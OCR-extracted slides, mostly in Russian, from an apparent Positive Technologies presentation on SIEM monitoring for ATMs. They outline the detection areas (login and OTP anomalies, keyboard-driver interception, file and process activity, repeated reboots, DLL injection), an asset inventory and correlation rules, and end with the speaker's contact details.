
- Детект «аномалий»
    - User1 вошел
    - User1 запросил смс на перевод
    - User1 отправил ОТП
- Детект автоматических действий
    - Client-side JS

SIEM4ATM

Агент на АТМ

- Перехват драйвера клавиатуры
- Порты В/В
- Процессы
- Файловая активность
- etc

SIEM4ATM


ORGANIZATIONAL STRUCTURE
TERRITORIAL STRUCTURE
FUNCTIONAL STRUCTURE
1
IP
Hostname
2
Software version
3
Hard ware
4
CONFIG
5
ASSET#1
ASSET#2
ASSET#3
ASSET#N
CORRELATION RULES

SIEM4ATM

Нас ребут, а мы крепчаем:

Несколько ребутов за временной интервал

Интеграция с “ATM саппорт”

❱ **Incident**


Безопасный режим

❱ **Incident**

SIEM4ATM

ОС

- операции В/В (XFS)
- Активность ФС (DLL injection, манип. с файлами)
-



❱ Incident

❱ Incident

Спасибо, вопросы?

POSITIVE TECHNOLOGIES

http://uk.linkedin.com/in/tyunusov

tyunusov@ptsecurity.com

a66at